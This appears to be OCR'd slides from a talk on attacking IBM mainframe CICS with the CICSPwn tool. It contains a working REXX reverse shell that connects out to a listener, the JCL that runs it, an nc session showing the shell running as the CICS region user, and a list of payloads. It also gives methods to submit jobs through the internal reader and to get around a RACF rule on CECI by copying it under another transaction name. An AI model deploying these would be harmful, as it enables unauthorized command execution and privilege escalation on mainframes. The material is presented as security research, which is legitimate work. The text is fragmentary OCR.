
Allocation of a dataset

```
 /* REXX */rh='192.168.1.11';rp='443';nl ='25'x;
    t=SOCKET('INITIALIZE','CLIENT',2);t=SOCKET('SOCKET',2,'STREAM','TCP');
    parse var t socket_rc s . ; if socket_rc <> 0 then do
       t= SOCKET('TERMINATE');exit 1;end
       parl='SOL_SOCKET';t=Socket('SETSOCKOPT',s,parl,'SO_KEEPALIVE','ON')
    t=SOCKET('SETSOCKOPT',s,parl,'SO_ASCII','On')
    t=SOCKET('SOCKETSETSTATUS','CLIENT');
    t=SOCKET('CONNECT',s,'AF_INET' rp rh); t= SOCKET('SEND',s, 'TSO > ')
  DO FOREVER
    g_cmd = get_cmd(s);parse = exec_cmd(s,g_cmd);end;exit
 get_cmd:
 parse arg ss; sox = SOCKET('RECV',ss,10000);parse var sox s_rc;
 parse var sox s_rc s_data_len sd;cmd = DELSTR(sd, LENGTH(sd));return cmd
  INLIST: procedure
    arg sock, s; do i=1 to words(s);if words(s) = 0 then return 0
    if sock = word(s,i) then return 1;end;return 0
 exec_tso:
 parse arg do; text = '';u = OUTTRAP('out.'); ADDRESS TSO do;
 u = OUTTRAP(OFF);DO i = 1 to out.0;text = text||out.i||nl;end;return text
 exec_cmd:
 parse arg sockID, do_it;t=SOCKET('SEND',sockID, exec_tso(do_it)||nl);
 te = SOCKET('SEND',sockID, 'TSO > ');return 1;
/*
```

Reverse shell in REXX

```
//SYSOUT     DD SYSOUT=*
//STEP01 EXEC  PGM=IKJEFT01,REGION=2048K
//SYSTSPRT DD  SYSOUT=*
//SYSTSIN  DD *
 EX 'CICSUSER.ELEg'
/*
//SYSIN    DD  DUMMY
/*EOF
```

Execution of the dataset


root@kali: ~/cics
root@kali:~#

Kicker #1

Shell payloads included in CICSPwn:

- reverse_tso/direct_tso: shell in the TSO environment
- reverse_unix/direct_unix: shell in the UNIX environment
- ftp: connects to an FTP server and pushes/gets files
- reverse_rexx/direct_rexx: execute rexx script directly in memory
- Custom JCL: executes your own JCL

Kicker #2

The JOB is executed with the userid launching CICS (START2) regardless of the user submitting it

```
root@kali:~# nc -l -p 443
TSO > LU
USER=START2  NAME=UNKNOWN  OWNER=SYS1       CREATED=02.314
 DEFAULT-GROUP=SYS1      PASSDATE=N/A     PASS-INTERVAL=N/A PHRASEDATE=N/A
 ATTRIBUTES=PROTECTED
 REVOKE DATE=NONE   RESUME DATE=NONE
 LAST-ACCESS=16.290/15:51:52
 CLASS AUTHORIZATIONS=NONE
 NO-INSTALLATION-DATA
 NO-MODEL-NAME
 LOGON ALLOWED   (DAYS)          (TIME)
 ----------------------------------------
 ANYDAY                          ANYTIME
  GROUP=SYS1       AUTH=USE      CONNECT-OWNER=SYS1       CONNECT-DATE=02.314
```

Kicker #2


Display Filter View Print Options Help
SDSF STATUS DISPLAY ALL CLASSES
LINE 1-38 (76)
NP JOBNAME JobID Owner Prty Queue C Pos SAff ASys Status
CICSUSEC JOB02998 START2 9 EXECUTION A DUZA
IBMUSER TSU03017 IBMUSER 15 EXECUTION DUZA DUZA
SYSLOG STC02801 +MASTER+ 15 EXECUTION DUZA DUZA
INIT STC02802 START2 15 EXECUTION DUZA DUZA
RACF STC02803 START2 15 EXECUTION DUZA DUZA
INIT STC02804 START2 15 EXECUTION DUZA DUZA
INIT STC02805 START2 15 EXECUTION DUZA DUZA
INIT STC02806 START2 15 EXECUTION DUZA DUZA
INIT STC02807 START2 15 EXECUTION DUZA DUZA
INIT STC02808 START2 15 EXECUTION DUZA DUZA
INIT STC02809 START2 15 EXECUTION DUZA DUZA
INIT STC02810 START2 15 EXECUTION DUZA DUZA
INIT STC02811 START2 15 EXECUTION DUZA DUZA
INIT STC02812 START2 15 EXECUTION DUZA DUZA
BPXAS STC02834 START2 15 EXECUTION DUZA DUZA
BPXAS STC02835 START2 15 EXECUTION DUZA DUZA
RMF STC02837 START2 15 EXECUTION DUZA DUZA
NET STC02838 START2 15 EXECUTION DUZA DUZA ARMELEM
RMFGAT STC02839 START2 15 EXECUTION DUZA DUZA
COMMAND INPUT ===>
SCROLL ===> PAGE

Kicker #3

```
SPOOLOPEN OUTPUT TOKEN(&TOK) USERID(INTRDR) NODE(LOCAL)
STATUS:  COMMAND EXECUTION COMPLETE                    NAME=
 EXEC CICS  SPOOLOpen Output
  Token( 'S0000004' )
  Userid( 'INTRDR  ' )
  NODe( 'LOCAL    ' )
  < Class() >
  < Outdescr() >
  < NOCc | Asa | Mcc >
  < PRint < Recordlength() > | PUnch >
```

What if it were NODE(WASHDC)
or NODE(REMOTESYS)

…

Yes execution on another mainframe :-)

```
  RESPONSE: NORMAL                  EIBRESP=+0000000000 EIBRESP2=+0000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11
```

A few problems though…

- Spool option turned off (Spool=NO)
- CECI not available

```
200000 APPLID=(CICSTS32,CICSTS32)                APPLID CICSTS31 IS DEFAULT
200100 AICONS=AUTO                               MVS CONSOLE SUPPORT
400000 AUXTR=OFF                                 TURN OFF AUX TRACE
600000 AUXTRSW=NEXT                              ROTATE TO NEXT WHEN FULL
600001 EDSALIM=100M                              FOR PR JVM
600002 DSALIM=7M
600003 FEPI=YES                                  START FEPI INTERFACE
600004 GMTEXT='WELCOME TO CICS TS 3.2'
600005 GRPLIST=(XYZLIST)                         USE CICS LOGGER OFF
600006 GTFTR=ON                                  GTF TRACE ON
600007 IRCSTRT=NO                                DO NOT START IRC AUTOMATICALL
600008 ISC=NO                                    DO NOT INCLUDE ISC/MRO
600009 RLS=NO                                    NO RLS SUPPORT YET
600010 SEC=YES                                   NO SECURITY REQUIRED
600020 SIT=6$                                    USE SUPPLIED SIT 6$
600030 STATRCD=OFF                               RECORDS STATISTICS TO SMF
600040 SYSIDNT=S650                              SYSIDNT IS S650
600050 SPCTRSO=(1,2)                             TRACE ON SOCKET DOMAIN
600060 SPCTRWB=(1,2)                             TRACE WEB INTERFACE
600070 *TCPIP=YES                                 FOR TCPIP & IIOP SERVICES
600080 FCT=NO,
600090 TCT=NO,
600091 SPOOL=NO,
600092 GMTRAN=CESN,
600093 XCMD=NO,
600094 XPCT=NO,
600100 SRT=1$,                                            ADD RECOVERY
600200 PGRET=P/,
600300 PGPURGE=T/
```

Spool=NO

Use Transient Data Queues instead

TDQ are handles towards files not defined in CICS

Some files are more special than others

TDQueues

```
VIEW       ADCD.Z110S.PROCLIB(CICSTS32) - 01.02            Columns 00001 00072
000072 //CICS    EXEC PGM=DFHSIP,REGION=&REG,TIME=1440,
000073 // COND=(1,NE,CICSCNTL),
000074 // PARM='START=&START,SYSIN'
000075 //*
000076 //*            THE CAVM DATASETS - XRF
000077 //*
000078 //* THE "FILEA" APPLICATIONS SAMPLE VSAM FILE
000079 //* (THE FILEA DD STATEMENT BELOW WILL
000080 //* OVERRIDE THE CSD DEFINITION IN GROUP DFHMROFD)
000081 //FILEA    DD DISP=SHR,
000082 // DSN=&INDEX1..CICS&REGNAM..FILEA
000083 //*
000084 //INREADER DD SYSOUT=(A,INTRDR)
000085 //SYSIN    DD DISP=SHR,
000086 // DSN=&INDEX1..SYSIN(DFH$SIP&SIP)
000087 //DFHCMACD DD DSN=DFH320.DFHCMACD,DISP=SHR
000088 //*************************************************************
000089 //*          THE CICS STEPLIB CONCATENATION
000090 //*          If Language Environment is required, the SCEERUN2
000091 //*          and SCEERUN datasets is needed in STEPLIB or LNKLST
000092 //*************************************************************
```


TDQueues

```
CEMT I TDQUEUE(IRDR)
STATUS:  RESULTS - OVERTYPE TO MODIFY
 Tdq(IRDR) Ext                          Ena Ope
                          Mod Out           Dat(001) Ddn(INREADER)









                                                  SYSID=S650 APPLID=CICSTS32
  RESPONSE: NORMAL                          TIME:  16.28.27  DATE: 10.22.16
```

One down

- ~~Spool option turned off (Spool=NO)~~
- CECI not available

CECI not available



CECI RACF rule

To forbid CECI for instance RACF admins define the following rule:

RDEFINE TCICSTRN **CECI** UACC(NONE)

CEDA to the rescue

CEDA is an IBM utility to manage resources on CICS

- map files to their real locations
- set temporary storage files
- **define/alter resources**

It is way less protected than CECI

The idea is to copy CECI to a new transaction name always made available by RACF :

Logon transaction
Printing transaction
Paging transaction…

File Options

